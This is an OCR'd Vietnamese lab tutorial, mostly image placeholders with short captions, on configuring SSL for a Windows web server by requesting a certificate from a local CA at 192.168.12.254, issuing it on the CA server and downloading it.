


Máy Web server




Cài dịch vụ Web server








Cấu hình SSL




Click Create Certificate Request



Request Certificate
Distinguished Name Properties
Specify the required information for the certificate. State/province and City/locality must be specified as official names and they cannot contain abbreviations.
Common name:
CNTT-VN
Organization:
CNTTVN
Organizational unit:
Thu Duc
City/locality
HCM
State/province:
HCM
Country/region:
VN
Previous
Next
Finish
Cancel


Request Certificate
Cryptographic Service Provider Properties
Select a cryptographic service provider and a bit length. The bit length of the encryption key determines the certificate's encryption strength. The greater the bit length, the stronger the security. However, a greater bit length may decrease performance.
Cryptographic service provider:
Microsoft RSA SChannel Cryptographic Provider
Bit length:
1024
Previous
Next
Finish
Cancel




Click vào dấu …







File ca.txt




Truy cập vào CA server: http://192.168.12.254/certsrv




Chọn Request a certificate



Chọn advanced certificate request




Chọn Submit a certificate by using …




Mở và copy nội dung trong file ca.txt bỏ vào mục Base-64….


Click Submit



Step . Trên máy CA Server




Mục Certification Authority




Mục Pending Requests


Right click → All tasks/Issue




Step. Về lại máy Web server → download chứng chỉ về máy



Click View the status of a pending certificate request




Click Save




Download cả 2 về máy

